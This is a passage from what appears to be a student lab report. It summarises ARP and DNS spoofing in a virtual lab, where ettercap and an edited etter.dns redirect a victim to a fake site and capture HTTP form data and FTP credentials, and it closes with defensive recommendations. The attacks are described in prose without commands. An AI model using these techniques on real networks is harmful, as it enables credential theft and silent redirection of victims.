- A **fake website** was hosted on the attacker VM using Apache.
- DNS spoofing was configured by modifying `etter.dns` and running `ettercap`.
- When the victim typed a domain like `google.com`, the attacker responded with their own IP, redirecting the victim to the **fake site**.
- The DNS poisoning was successful and seamless; the victim did not notice the redirection.
- The attacker's Apache log showed the victim's browser requesting the fake page, proving the redirection worked as planned.

Conclusion:

The lab successfully demonstrated multiple network-layer attacks across a **three-VM virtual environment**, simulating realistic scenarios of exploitation.

Task 1 showed how ARP spoofing can enable full visibility into network traffic, allowing an attacker to:

- Capture **HTTP form data** submitted by a user
- Intercept **FTP login credentials** sent in plaintext

Task 2 proved the danger of **DNS spoofing**, where a victim can be silently redirected to a malicious site without any alert or browser warning.

These attacks reinforce key cybersecurity lessons:

- Always use **HTTPS** and **SFTP/FTPS** instead of HTTP and FTP
- Implement **ARP and DNS spoofing detection tools** on networks
- Use **strong encryption, DNSSEC**, and **network segmentation** to reduce the attack surface

Overall, the experiment highlights how easily traffic can be manipulated or intercepted without physical access, underlining the **importance of proactive defensive strategies** in cybersecurity.